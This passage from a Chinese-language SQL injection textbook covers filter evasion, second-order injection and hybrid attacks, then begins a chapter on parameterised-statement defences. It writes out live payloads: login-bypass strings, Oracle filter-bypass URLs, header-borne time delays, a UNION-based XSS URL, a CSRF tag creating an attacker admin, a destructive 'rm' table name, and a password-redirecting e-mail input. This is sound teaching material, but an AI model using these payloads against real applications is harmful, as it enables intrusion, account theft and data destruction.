那么应用将首先双重编码单引号，产生一个包含 17 个字符的字符串。接下来将其截断成 16 个字符，清除附加的引号。这样便可以通过向查询插入一个保留的引号字符来干预其语法：

```
SELECT uid FROM tblUsers WHERE username='aaaaaaaaaaaaaaa' '
AND password= ' '
```

这种初期攻击会产生一个错误，因为我们实际上拥有一个未终结的字符串。跟在字母 a 后面的每一对引号代表一个转义引用，因而最终没有引号来界定用户名字符串。不过，因为存在第二个插入点，所以可以在口令字段恢复该查询语法的有效性，可通过提供下列口令来避开登录：

```
or 1=1--
```

这会导致应用执行下列查询：

```
SELECT uid FROM tblUsers WHERE username='aaaaaaaaaaaaaaa' ' AND
password= 'or 1=1--'
```

数据库执行该查询时，会查找从文字上看用户名为

```
aaaaaaaaaaaaaaa' AND password=
```

的表项，一般来说这是永假条件，而 *1=1* 为永真。因此，查询会返回表中所有用户的 UID，这通常导致我们作为表中的第一个用户来登录应用。如果想以特定的用户(比如 UID 为 0 的用户)登录，则可以按下列方式提供口令：

```
or uid=0--
```

秘密手记

其他截断攻击

截断用户在 SQL 查询中提供的输入会引发漏洞(尤其是当纯粹的 SQL 注入不可行时)。在 Microsoft SQL Server 中，参数化查询必须为每个字符串参数指定最大长度。如果参数中包含更长的输入，那么输入会被截断成最大长度。进一步讲，SQL Server 在比较 WHERE 子句中的字符串时会忽略后面的空白符。在易受攻击的应用中，这些特点会引发很多问题。比如，假设应用允许忘记口令的用户通过提交 e-mail 地址来接收忘记的口令。如果应用接收过长的输入并在 SQL 查询中将其截断，那么攻击者便可以提交下列输入：

```
victim@example.org [many spaces]; evil@attacker.org
```

在相应的查询中，上述输入会检索 e-mail 为 victim@example.org 的用户的口令，因为被截断输入尾部的空格会被忽略：

```
SELECT password FROM tblUsers WHERE email= ' victim@example.org'
```

接下来当应用向原来提供的 e-mail 地址发送口令时，它还会向攻击者发送一份副本，这样攻击者可以侵害受害者的账户。要想获取类似于这种攻击的详细信息，请阅读由 Gary O'Leary-Steele 撰写的 "Buffer Truncation Abuse in .NET and Microsoft SQL Server"，该文章位于 www.scoobygang.org/HiDDenWarez/bta.pdf.

7.2.8 避开自定义过滤器

Web 应用的类型有很多种，现实中您可能会遇到各种奇怪绝妙的输入过滤器，可以通过发挥想象力来避开这些过滤器。

Oracle 应用服务器针对设计低劣的自定义过滤器提供了一个有用的研究案例。该产品提供了一个针对数据库存储过程的 Web 接口，它允许开发人员根据数据库中已经实现的功能来快速部署 Web 应用。为防止攻击者迫使服务器访问 Oracle 数据库中内置的功能强大的存储过程，服务器实现了一个执行列表并阻止对诸如 SYS 和 OWA 等包的访问。

当然，避开这种声名狼藉的基于黑名单的过滤器会比较容易(Oracle 的执行列表也不例外)。2000 年年初，David Litchfield 发现了该过滤器存在的一系列缺陷，每种缺陷都与被阻止的包的表示方式有关。这些包虽然就前台过滤器而言是良性的，但在后台数据库中处理时仍然包含特定的意图。

例如，可以在包名前添加空白符：

```
https://www.example.com/pls/dad/%0ASYS.package.procedure
```

可以使用 y 字符的 URL 编码替换 SYS 中的 Y 字符：

```
https://www.example.com/pls/dad/S%FFS.package.procedure
```

可以为包名添加双引号：

```
https://www.example.com/pls/dad/"SYS".package.procedure
```

可以在包名前添加编程用的跳转标签：

```
https://www.example.com/pls/dad/<<FOO>>SYS.package.procedure
```

虽然上述例子都是针对特定的产品，但它们演示了自定义输入过滤器出现的问题类型以及尝试避开这些过滤器时需要使用的技术。

7.2.9 使用非标准入口点

有时我们会遇到部署了应用型防御(比如 WAF)的情况，其中实现了有效的输入过滤器并且能防止使用常见的利用易受攻击代码的方法。对于这种情况，我们应该寻找进入应用的非标准

入口点，这些入口点易受到 SQL 注入攻击并且会被应用型过滤器忽视。

很多 WAF 会检查每个请求参数的值，但不会验证参数名。当然，可以向任何请求添加任意参数。如果应用在动态 SQL 查询中集成了任意参数名，则可以忽略过滤器的存在而继续执行 SQL 注入。

请思考在应用中保存用户喜好这一功能。用户喜好页面包含了大量输入字段，它们被提交给下列 URL：

```
https://www.example.org/Preferences.aspx?lang=en&region=uk&currency=gbp...
```

请求上述 URL 会导致应用生成很多 SQL 查询，格式如下所示：

```
UPDATE profile SET lang='en' WHERE UID=2104
UPDATE profile SET region='uk' WHERE UID=2104
UPDATE profile SET currency='gbp' WHERE UID=2104
....
```

由于用户喜好使用的字段会随时间发生改变，因而开发人员决定采用一种捷径，按下列方式实现该功能：

```
IEnumerator i = Request.QueryString.GetEnumerator();
while (i.MoveNext())
{
   string name = (string) i.Current;
   string query = "UPDATE profile SET " + name + "='"
     + Request.QueryString[name].Replace("'","''") +
     "' WHERE uid=" + uid;
   ...
 }
```

上述代码枚举了查询字符串中的所有参数，并使用每个参数构造了一条 SQL 查询。虽然代码忽略了参数值中的引号标识(想尝试阻止 SQL 注入攻击)，但却将参数值未经过滤直接嵌入到了查询中。因此应用易受到攻击，不过只能将攻击放在参数名中。

如果应用中包含自定义登录机制，该机制将所有请求的 URL(包括查询字符串)保存到数据库中，那么便会出现与上面类似的漏洞。如果输入过滤器只验证参数值而不验证参数名，则可以通过将净荷放到参数名中来利用该漏洞。

应用类型输入过滤器通常还会忽视的一个入口点是 HTTP 请求中的头部。应用代码可以使用任意方式处理 HTTP 头部。应用经常处理的头部包括主机、引用页以及应用级登录机制中的用户代理。如果使用不安全的方式将请求的头部集成到 SQL 查询中，则可以通过攻击这些入口点来执行 SQL 注入。

秘密手记

通过搜索查询引用页进行注入

除了自定义登录请求机制外，很多应用还会执行浏览分析功能。这些功能向管理员提供与用户在应用中导航路径相关的数据以及用户最开始到达应用的外部源。这种分析通常包括用户执行搜索查询的信息，而这些信息可引导用户到达应用。为了确定这些搜索查询所使用的数据项，应用会检查引用页头部以便寻找流行的搜索引擎的域名，之后再从引用页 URL 包含的相关参数中解析出搜索项。如果使用了不安全的方式将这些项集成到 SQL 查询中，则可以通过在搜索 URL 的查询参数中嵌入攻击并在引用页头部提交该查询来执行 SQL 注入。例如：

```
GET /vuln.aspx HTTP/1.1
Host: www.example.org
Referer: http://www.google.com/search?hl=en&q=a';+waitfor+
delay+'0:0:30'--
```

这种攻击要素极其隐蔽，许多渗透测试人员和自动扫描器(Burp Scanner 除外，它会针对扫描的每个请求检查这种攻击)可能会忽视它。

7.3 利用二阶 SQL 注入

实际上到目前为止，本书讨论的所有 SQL 注入示例都可以归类到“一阶(first-order)” SQL 注入中，因为这些例子涉及的事件均发生在单个 HTTP 请求和响应中，如下所示：

(1) 攻击者在 HTTP 请求中提交某种经过构思的输入。

(2) 应用处理输入，导致攻击者注入的 SQL 查询被执行。

(3) 如果可行的话，会在应用对请求的响应中向攻击者返回查询结果。

另一种不同的 SQL 注入攻击是“二阶(second-order)” SQL 注入，这种攻击的事件时序通常如下所示：

(1) 攻击者在 HTTP 请求中提交某种经过构思的输入。

(2) 应用存储该输入(通常保存在数据库中)以便后面使用并响应请求。

(3) 攻击者提交第二个(不同的)请求。

(4) 为处理第二个请求，应用会检索已经存储的输入并处理它，从而导致攻击者注入的 SQL 查询被执行。

(5) 如果可行的话，会在应用对第二个请求的响应中向攻击者返回查询结果。

二阶 SQL 注入跟等价的一阶 SQL 注入一样功能强大。不过它是一种更细微的漏洞，通常更难被检测到。

开发人员在考虑受感染和经过验证的数据时犯下的简单错误通常会引发二阶 SQL 注入。在直接从用户获取输入的位置点，很明显，该输入会潜在地受到感染。收到提示信息的开发人员会努力去防御一阶 SQL 注入，比如将单引号双重编码或(更倾向于)使用参数化查询。不过，如果该输入是持久的且以后会重用，则不容易看出该数据已受到感染，这会导致部分开发人员错误地对数据做不安全的处理。

请思考一个通讯簿应用，用户可以保存朋友的联系信息。创建一个联系人时，用户可以输入姓名、e-mail 和地址等明细信息。应用使用 INSERT 语句为该联系人创建一条新的数据库记录，并将输入中的引号双重编码以防止 SQL 注入攻击(请参见图 7-1)。



图 7-1 创建新联系人的信息流

该应用还允许用户修改选中的已存在联系人的明细信息。用户修改已存在的联系人时，应用将先使用 SELECT 语句检索该联系人的当前细节信息并将其保存到内存中；然后使用用户提供的新细节信息更新相关的数据项，并再次对该输入中的引号进行双重编码，用户没有更新的数据项在内存中将保持不变；最后使用 UPDATE 语句将内存中的所有数据项回写到数据库中(请参见图 7-2)。



图 7-2 更新已存在联系人的信息流

假设将示例中的引号双重编码可以有效防止一阶 SQL 注入。尽管如此，应用仍然易受到二阶 SQL 注入攻击。要想利用该漏洞，我们首先需要使用某个字段中的攻击净荷创建一个联系人。假设数据库为 Microsoft SQL Server，使用下列名称创建一个联系人：

```
a'+@@version+'a
```

输入中的引号被双重编码，最终的 INSERT 语句如下所示：

```
INSERT INTO tblContacts VALUES ('a''+@@version+''a', 'foo@example.org',…)
```

使用提交的字面值将联系人姓名安全地保存到数据库中。

接下来转向更新新创建联系人的功能，只需为地址字段提供一个新值(可以是任何能被接收的数据)即可。进行这些操作时，应用首先使用下列语句检索已经存在的联系人的细节信息：

```
SELECT * FROM tblUsers WHERE contactId=123
```

检索出来的细节信息被保存在内存中。当然，根据姓名字段检索出来的值与最开始提交的字面值相同，因为它就是保存在数据库中的内容。应用使用新提供的值替换内存中的地址值，注意将引号标识双重编码。接下来执行下列 UPDATE 语句，将新信息保存到数据库中：

```
UPDATE tblUsers
SET name='a'+@@version+'a', address='52 Throwley Way',...
WHERE contactId = 123
```

到目前为止，攻击已成功执行并颠覆了应用的查询。从数据库检索出来的名称被做了非安全处理，您可以摆脱查询中的数据语境并修改查询的结构。在这种概念验证攻击中，我们将数据库版本字符串复制给了联系人姓名。当查看更新过的联系人的细节信息时，它会显示在屏幕上：

```
Name: aMicrosoft SQL Server 7.00 - 7.00.623 (Intel X86) Nov 27 1998
   22:20:07 Copyright (c) 1988-1998 Microsoft Corporation Desktop
   Edition on Windows NT 5.1 (Build 2600: )a
Address: 52 Throwley Way
```

要是想执行更有效的攻击，则需要使用前面介绍注入 UPDATE 语句时经常使用的技术(请参见第 8 章)，将攻击先放到一个联系人字段中，然后再通过更新一个不同的字段来触发该漏洞。

寻找二阶漏洞

二阶 SQL 注入比一阶漏洞更难检测，因为在一个请求中提交利用后，需要在应用对另一个请求的处理中执行该利用。二阶 SQL 注入不适合使用那些发现大多数基于输入的漏洞时所使用的核心技术，这些技术使用各种构造好的输入来重复提交独立的请求并监视响应中的异常。与上述技术不同，我们需要在一个请求中提交构思好的输入，然后逐步跟踪应用中其他可能使用该输入的功能以便寻找异常。某些情况下，相关输入只有一个实例(例如，用户的显示名称)，这时逐步跟踪应用所有的功能可能需要测试每个净荷。

当今的自动扫描器无法很有效地发现二阶 SQL 注入。它们通常使用不同的输入来将每个请求提交多次并监视每个请求的响应。如果接下来搜索应用的其他区域并遇到数据库错误消息，它们便会将这些消息显示给用户，希望用户能够调查并诊断存在的问题。不过，它们无法将某个位置返回的错误消息与其他位置提交的一些构思好的输入关联起来。有时不存在错误消息，二阶条件的效果可能被盲目处理。如果只存在单个相关的持久项实例或者让数据项持久存在于应用中需要多个步骤(例如，用户注册操作)，那么此时问题更严重。所以，当今的扫描器无法执行一套严格的寻找二阶漏洞的系统方法。

如果无法理解应用中数据项的含义和用法，那么检测二阶 SQL 注入涉及的工作量会随应

用功能的增加呈指数级增长。不过，手动测试人员可以凭借对功能的理解和对经常出错位置的直觉判断来降低任务的复杂度。大多数情况下，可以使用下面的系统方法来识别二阶漏洞：

(1) 筹划好应用的内容和功能后进行复查，寻找所有用户能够控制的数据项，这些数据项会被应用持久保存并被后面的功能重用。单独操作每个数据项并为每个实例执行接下来的步骤。

(2) 在数据项中提交一个简单的值，数据项在 SQL 查询中被不安全地使用时很可能会引发问题，例如，单引号或者使用单引号引起来的字母数字型字符串。如有必要，请快速检查所有包含多个阶段的过程(比如用户注册)以保证数据值完全持久地存在于应用中。

(3) 如果发现应用的输入过滤器阻止了输入，则请使用本章前面(“7.2.8 避开输入过滤器”节)介绍的技术以尝试战胜前台输入过滤器。

(4) 快速检查应用中所有存在显式使用数据项的功能以及可能存在隐式使用的功能。寻找所有能够表明是由输入引发了问题的异常行为，比如数据库错误消息、HTTP 500 状态代码、更隐秘的错误消息、受损的功能、丢失或毁坏的数据等。

(5) 对于识别出来的每个潜在问题，尝试开发一个概念验证攻击来确认是否存在 SQL 注入漏洞。请注意，有缺陷的持久数据可能以间接受到攻击的方式(例如，整型转换错误或后续数据验证失败)来引发异常条件。尝试使用两个引号标识来提供相同的输入并查看异常是否消失。尝试使用数据库专用的结构(比如字符串连接函数和版本标识)来确认正在修改 SQL 查询。如果异常条件是盲的(例如，不返回查询结果或任何错误消息)，则请尝试使用时间延迟技术来确认漏洞的存在。

应该意识到，有些二阶 SQL 注入漏洞是纯盲的，它们不会对应用响应的任何内容产生可识别的影响。例如，如果应用的一个函数以不安全方式编写登录的持久数据并且优雅地处理所有异常，那么使用我们刚刚介绍的步骤可能就无法发现该漏洞。要想检测到这种类型的缺陷，需要先使用步骤(1)中的各种输入(在 SQL 查询中不安全地使用这些输入时会触发时间延迟)来重复上述步骤，之后再监视应用所有的功能以发现异常延迟。要想有效实现该目标，需要使用一种语法，而该语法是当前正在使用的数据库类型和当前正在执行的查询(SELECT、INSERT 等)所专用的。实际上这是一种需要长期练习才能掌握的技能。

工具与陷阱……

二阶漏洞的产生原因

二阶 SQL 注入很常见，这有点儿出人意料。本书作者曾经在很成熟且安全性至关重要的应用(比如在线银行使用的程序)中遇到过该漏洞。这类漏洞可以隐藏数年，因为检测到它们相对比较困难。

现在很多(甚至可能是大多数)开发人员已经意识到 SQL 注入的威胁，他们知道如何使用参数化查询来将受感染的数据安全地集成到 SQL 查询中。不过，他们也同样知道写参数化查询比构造简单的动态查询要花费更多精力。许多开发人员仍然对感染的概念存在误解，认为在收到用户提供的数据后只需安全地处理即可将它们看作受信任的数据。

编写SQL查询的常见方法是为明显受到感染的数据(比如从当前HTTP请求收到的内容)使用参数化查询，此外，针对每种情况对该数据是否可以在动态查询中安全地使用作出判断。这种方法很危险，因为它很容易引发疏忽，错误地对受感染数据进行不安全处理。受信任的数据源将来可能因为基础代码中其他地方的变化而受到感染，从而在不知情的情况下引入二阶漏洞。这种错误的感染观念(即只有在收到数据后才需进行安全处理)会导致数据项看起来是值得信任的，但实际上不可信。

要防御二阶漏洞，最健壮的方法是为所有数据库访问使用参数化查询并正确地参数化集成到查询中的每个可变数据项。使用这种方法来寻找真正值得信任的数据虽然需要花费少量多余的精力，但却可以避免上述错误。采用这种策略还可以使与SQL注入相关的代码安全性复查更加简单迅速。

请注意，在将数据项分配给它们的占位符之前，有些SQL查询的子部分(比如列和表名)无法被参数化，因为定义好查询之后由这些子部份构成的结构是固定的。如果要将用户提供的数据集成到查询的这些子部份中，则应该确定是否可以使用不同的方法来实现自己的功能。例如，通过将映射的索引号传递给服务器端的表和列名。如果这样不可行，则应该按照白名单原则(在使用之前)仔细验证用户数据。

7.4 使用混合攻击

混合攻击是指联合使用两种或多种利用来攻击应用，通常产生的影响比各个子部分之和更大。可以将SQL注入与其他技术以多种方式相结合来实现攻击应用的目的。

7.4.1 修改捕获的数据

当然，首先可以使用SQL注入来检索用于提升应用中权限的敏感数据。例如，可以读取其他用户的口令并以他们的身份登录。如果口令经过哈希加密并且您知道加密算法，则可以尝试去破解在线捕获的哈希。与此类似，也可以读取包含敏感登录数据的表，其中包含用户名、会话令牌(session token)，甚至是在其他用户请求中提交的参数。

具体来说，如果应用包含账户恢复功能，而该功能可以向忘记口令的用户发送一封e-mail(其中包含可以一次性恢复口令的URL)，则可以读取发送给其他用户的账户恢复令牌的值，因而可以为任意用户初始化账户恢复，从而影响他们的账户。

7.4.2 创建跨站脚本

SQL注入是出现在Web应用中的一种很大的bug。不过，有时候确实想要一种不同的bug，比如跨站脚本(XSS)。通常可以使用SQL注入漏洞来向应用引入不同类型的XSS。

如果提供给应用的输入无法自己回显，而要由应用从我们控制的SQL查询中返回输出，那么通常可以利用该漏洞实现与反射XSS攻击相同的效果。例如，如果应用返回下列查询结果：

```
SELECT orderNum, orderAmount FROM tblOrders WHERE orderType = 123
```

并且orderType字段易受到SQL注入攻击，那么可以使用下列URL创建一个概念验证XSS攻击：

```
https://www.example.org/MyOrders.php?orderType=123+UNION+SELECT+1,'<script>
    alert(1)</script>',1
```

与传统XSS不同，该应用不只是在响应中回显攻击净荷。可以通过修改SQL查询来向查询结果添加净荷，应用会将查询结果复制到响应中。假设应用未对查询结果执行任何输出编码(如果应用假定查询结果是值得信任的)，攻击将会被成功执行。

对于其他情况，可以通过修改SQL注入漏洞来在应用中执行持久的XSS攻击。通常在将可以通过SQL注入bug修改的数据未经审查地显示给应用的其他用户时会出现这种机会。这些数据可能包含存储在数据库中的真正的HTML内容(比如使用产品ID检索到的产品描述信息)，也可能包含类似于用户显示名称和联系信息的数据项，它们被从数据库中检索出来并被复制到HTML页面的模板中。

2008年到2009年之间出现的大量SQL注入攻击利用了一种能够自动识别目标数据库中所有表的程序，并向每张表的每个文本列注入了一个指向恶意JavaScript文件的链接。不管何时将修改后的数据复制到应用响应中，都会向用户提供攻击者的恶意脚本，该脚本之后会尝试利用许多客户端漏洞来修改用户的电脑。

即便应用不包含任何可以将数据库数据未经审查地复制到应用响应中的功能，也仍然可以通过SQL注入来发动这种攻击。如果可以修改数据库的影响以攻击底层操作系统(请参见第6章)，则可以修改位于Web根目录中的静态内容，并向渲染给其他用户的页面注入任意JavaScript。

7.4.3 在Oracle上运行操作系统命令

使用混合攻击并借助专门构思的数据库对象甚至可以在数据库服务器或数据库管理员(DBA)的工作站上运行操作系统命令。

如果使用双引号将表名引起来，则下列表名是有效的：

```
CREATE TABLE "!rm Rf /"(a varchar2(1));
```

并可以被Oracle接受。

如果DBA或开发人员使用带spool命令(DBA编写动态SQL脚本时经常使用的技术)的SQL*Plus脚本，则SQL*Plus会清除上述例子中的双引号以便访问该对象。接下来SQL*Plus会将感叹号解析成主机命令(UNIX中是!，Windows和VMS中是$)，并将感叹号后面的内容作为操作系统命令执行。

下面是一个易受攻击的SQL*Plus脚本的例子。它创建了一个名为test.sql的spool文件，之后执行该文件：

```
SPOOL test.sql
SELECT table_name FROM all_tables WHERE owner='SCOTT';
SPOOL OFF
@test.sql
```

7.4.4 利用验证过的漏洞

许多 SQL 注入漏洞位于验证过的功能中。在某些情况下，只有特权用户(比如应用管理员)才可以访问并利用这些漏洞。这种约束通常会轻微减弱漏洞的影响。

如果管理员在应用中完全可信，那么他们将能够直接在数据库中执行任意 SQL 查询，此时可认为那些只有管理员才能访问的 SQL 注入缺陷完全可以忽略。攻击者只有当修改了管理员账户后才能利用这些缺陷。

不过，这样会忽视伪造跨站请求的可能。可以将该攻击技术与许多验证过的漏洞类型相结合，以便非特权攻击者能够利用这些漏洞。请考虑一个管理员功能，它显示所选择用户的账户信息：

```
https://www.example.org/admin/ViewUser.aspx?UID=123
```

UID 参数易受到 SQL 注入攻击，不过只有管理员才可以直接利用它。意识到该漏洞的攻击者可以通过伪造跨站请求来直接利用该 bug。例如，如果攻击者创建了一个包含下列 HTML 的 Web 页面，并且包含一个已经登录且正在访问该页面的管理员，那么他便可以通过执行注入的 SQL 查询来创建一个由攻击者控制的新管理员用户：

```
<img src="https://www.example.org/admin/ViewUser.aspx?UID=123;
+INSERT+INTO+USERS+(username,password,isAdmin)+VALUES+('pablo',
'quest45th',true)">
```

请注意，伪造跨站请求是一种单向攻击，攻击者无法仔细检索应用对攻击请求的响应。因此，攻击者必须注入一个能引发有用副作用的 SQL 查询，而不是试图去读取敏感数据。

这里包含的寓意是：伪造跨站请求不需要涉及真正用于执行敏感操作的应用功能。在刚刚介绍的例子中，即便应用中包含一个显式功能来执行只有管理员才能访问(未受伪造请求保护)的任何 SQL 查询，也并不会降低受到攻击的几率。因为刚刚介绍的例子并没有真正被用于执行一种操作，它不太可能被包含到由应用实现的反伪装请求的保护防御范围内。

7.5 本章小结

我们在本章介绍了多种高级技术，它们可以使 SQL 注入攻击更加有效并且有助于克服我们在现实应用中有时会遇到的障碍。

90 年代中后期，Web 中包含很多 SQL 注入缺陷，攻击者可以很容易地利用它们。随着人们对漏洞认识的不断深入，要想利用那些仍然比较细微的漏洞，则需要避开某些防御或者将几种不同的攻击技术结合起来以产生影响。

许多 Web 应用和外部防御(比如 Web 应用防火墙)会执行一些基本的输入验证来试图阻止 SQL 注入攻击。我们介绍了各式各样的用于探索并(如果可能)避开这些验证的技术。在某些情况下，从 HTTP 请求收到的所有输入都会被安全地进行处理，不过之后它们会以不安全的方式保持和重用。我们还另外介绍了一种可靠的系统方法，可使用它来寻找并利用这些“二阶”SQL 注入漏洞。

某些情况下，SQL 注入漏洞可能存在，但却无法直接利用它们自己来实现目标。通常可以将这些 bug 与其他漏洞或攻击技术结合起来以产生成功的影响。我们介绍了在无法使用其他方法来执行跨站脚本攻击的情况下，如何利用 SQL 注入捕获的数据来执行攻击。我们另外还介绍了一种通过利用验证过的特权功能中的漏洞，来利用那些无法直接访问的漏洞(从漏洞自身考虑时)的方法。

本章介绍的攻击类型并不全面。现实中的应用多种多样，我们应该预想到可能会遇到本章未考虑到的意外情况。希望读者能够使用本章介绍的基本技术以及所想到的方法来处理好新情况，并通过富有想象力的方式来将它们结合起来以克服各种障碍并执行成功的影响。

7.6 快速解决方案

1. 避开输入过滤器

- 通过与简单输入进行系统化交互来理解应用所使用的过滤器。
- 根据所使用过滤器的不同，尝试相关的避开技术以阻止该过滤器(包括使用大小写敏感的变量、SQL 注释、标准和有缺陷的 URL 编码、动态查询执行以及空字节)。
- 寻找多步骤过滤器中的逻辑缺陷，比如无法递归地剥离表达式或不安全的输入截断。
- 如果使用了有效的应用型过滤器，则请尝试寻找过滤器可能忽略的非标准入口点，比如参数名和 HTTP 请求头部。

2. 利用二阶 SQL 注入

- 复查应用的功能，寻找存储并重用了用户提供的数据的情况。
- 在每个数据项中提交单引号。如果输入被阻止或审查，则使用本章介绍的过滤器避开技术来尝试战胜过滤器。
- 快速查看使用了数据的有关功能，寻找异常行为。
- 对于检测到的每个异常，尝试开发一个概念验证攻击来证明应用是否真的易受到 SQL 注入攻击。如果未返回任何错误消息，则请尝试使用时间延迟字符串来在相关响应中引发一个显著延迟。

3. 使用混合攻击

- 不管何时发现了 SQL 注入漏洞，都请思考如何将其与其他 bug 和技术结合起来以便对应用产生更精细的影响。
- 坚持寻找通过使用 SQL 注入检索到的数据(比如用户名和口令)来提升针对应用的攻击的方法。
- 通常可以使用 SQL 注入来在应用中执行跨站脚本攻击，其中最重要的是执行持续攻击，它会影响以常规方式访问应用的其他用户。
- 如果在验证过的特权应用功能中发现了 SQL 注入漏洞，则请检查是否可以使用跨站请求伪造以低权限用户身份来发动成功的攻击。

7.7 常见问题解答

问题：我当前正在测试的应用使用了声称可以阻止所有 SQL 注入攻击的 Web 应用防火墙。我应该不厌其烦地对该问题进行测试吗？

解答：一点儿也没错。请尝试使用本章介绍的所有过滤器回避技术来探究 WAF 的输入验证。请记住，向数字数据字段施加的 SQL 注入不需要使用单引号。测试 WAF 可能不会检查的非标准入口点，比如参数名和请求头部。研究 WAF 软件，寻找已知的安全问题。如果可以在本地安装 WAF，则请亲自测试它以便准确理解其过滤器的工作原理以及可能存在漏洞的位置。

问题：我当前正在攻击的应用阻止了包含单引号的所有输入。我已经在一个数字类型的字段(它并未在查询中使用单引号引起来)中发现了一个 SQL 注入漏洞，但是我想在利用中使用需要带引号的字符串。我应该怎么办？

解答：可以使用 CHAR 或 CHR 函数在利用中构造一个字符串(不需要任何引号)。

问题：如果不能准确了解应用正在执行的操作，那么要想弄明白关于截断漏洞的例子并检测到该漏洞会比较困难。现实中应该怎样尝试发现该 bug？

解答：实际上发现该漏洞非常简单，您不需要知道将引号双重编码之后正在被截断的输入的长度。通常可以通过在相关的请求参数中提交下面两个净荷来发现该问题：

```
"""""""""""""""""""""""""...
a"""""""""""""""""""""""""...
```

如果存在截断漏洞，则这两个净荷之中有一个会向查询中插入奇数个引号，从而引发一个未终结的字符串，并最终产生一个数据库错误。

第8章

代码层防御

本章目标

- 使用参数化语句
- 验证输入
- 编码输出
- 规范化
- 通过设计来避免 SQL 注入的危险

8.1 概述

从第 4 章到第 7 章，我们关注了影响 SQL 注入的方法。但如何来修复 SQL 注入呢？我们应该怎样阻止应用中的 SQL 注入进一步恶化？不管是易受 SQL 注入攻击的应用的开发人员，还是需要向客户提供建议的安全专家，都可以通过在代码层进行一些合理的操作来降低或消除 SQL 注入的威胁。

本章将介绍与 SQL 注入相关的安全编码行为的几大方面。首先讨论在应用中使用 SQL 时动态构造字符串的方法。接下来讨论与输入验证相关的各种策略，这些输入来自用户，也可能来自潜在的其他地方。与输入验证紧密相关的是输出编码，这也是在部署时应该考虑的防御技术宝库中很重要的一部分。我们还会介绍与输入验证直接相关的数据规范化，以便读者可以确信当前操作的数据正是自己所期望的数据。作为最后一项要点，我们会讨论生成安全应用时可以使用的设计层考虑和资源。

不应将我们在本章中讨论的话题看作独立实现的技术。相反，实现这些技术时通常应该将它们作为深层防御策略的子部分。这些内容基于这样的概念：不能依靠任何单一的控制来定位威胁，应尽可能拥有附加的控制以防止这些控制中的某一个失效。因此，可能需要实现本章中介绍的多种技术以使应用完全免受 SQL 注入攻击。

8.2 使用参数化语句

前面几章介绍过，引发 SQL 注入最根本的原因之一是将 SQL 查询创建成字符串然后发给数据库执行。这一行为(通常称为动态字符串构造或动态 SQL)是应用易受到 SQL 注入攻击的主要原因之一。

作为一种更加安全的动态字符串构造方法，大多数现代编程语言和数据库访问 API 可以使用占位符或绑定变量来向 SQL 查询提供参数(而非直接对用户输入进行操作)。这些通常称为参数化语句的内容是更安全的方法，可以使用它们来避免或解决很多在应用中经常见到的 SQL 注入问题，并可以在大多数常见的情形中使用它们来替换现有的动态查询。它们还拥有相对现代数据库而言效率很高的优势，因为数据库可以根据提供的预处理语句来优化查询，从而提高后续查询的性能。

不过，值得注意的是，参数化语句是一种向数据库提供潜在的非安全参数(通常作为查询或存储过程调用)的方法。虽然它们不会修改传递给数据库的内容，但如果正在调用的数据库功能在存储过程或函数实现中使用了动态 SQL，则仍然可能出现 SQL 注入。Microsoft SQL Server 和 Oracle 长期受该问题的困扰，因为它们之前附带安装了很多内置的易受 SQL 注入攻击的存储过程。对于在实现中使用了动态 SQL 的数据库存储过程或函数来说，应该意识到这是一个危险。还有一个问题要考虑到：已经存储在数据库中某个位置的恶意内容之后可能会在应用的其他位置被使用，这将导致应用中的其他位置受到 SQL 注入。我们在第 7 章的“7.3 利用二阶 SQL 注入”一节介绍过该内容。

下面是一个使用动态 SQL 的登录页面中易受攻击的伪代码的示例。我们将在接下来的小节中介绍如何在 Java、C#和 PHP 中参数化这段代码。

```
Username = request("username")
Password = request("password")
Sql = "SELECT * FROM users WHERE username'" + Username + "' AND password='"
     + Password + "'"
Result = Db.Execute(Sql)
If (Result) /* successful login */
```

工具与陷阱……

哪些内容可以参数化，哪些不能？

并不是所有的 SQL 语句都可以参数化。特别是只能参数化数据值，而不能参数化 SQL 标识符或关键字。因此，不能出现下列格式的参数化语句：

```
SELECT * FROM ? WHERE username= 'jojn'
SELECT ? FROM users SHERE username = 'john'
SELECT * FROM users WHERE username LIKE 'j%' ORDER BY ?
```

遗憾的是，在线论坛中解决该问题的常见方法是在字符串中使用动态 SQL，之后再将其用于参数化查询，如下所示：

```
String  sql= "SELECT * FROM" + " WHRER user=? ";
```

上述示例最终会引入一个 SQL 注入问题，而之前尝试参数化语句时不会出现该问题。

一般来说，如果尝试以参数方式提供 SQL 标识符，则应该首先查看 SQL 以及访问数据库的方式，之后再查看是否可以使用固定的标识符来重写该查询。使用动态 SQL 虽然可能会解决该问题，但也可能反过来影响查询的性能，因为数据库将无法优化该查询。

8.2.1　Java 中的参数化语句

Java 提供了 JDBC 框架(在 java.sql 和 javax.sql 命名空间中实现)来作为独立于供应商的数据库访问方法。JDBC 支持多种多样的数据库访问方法，包括通过 PreparedStatement 类来使用参数化语句。

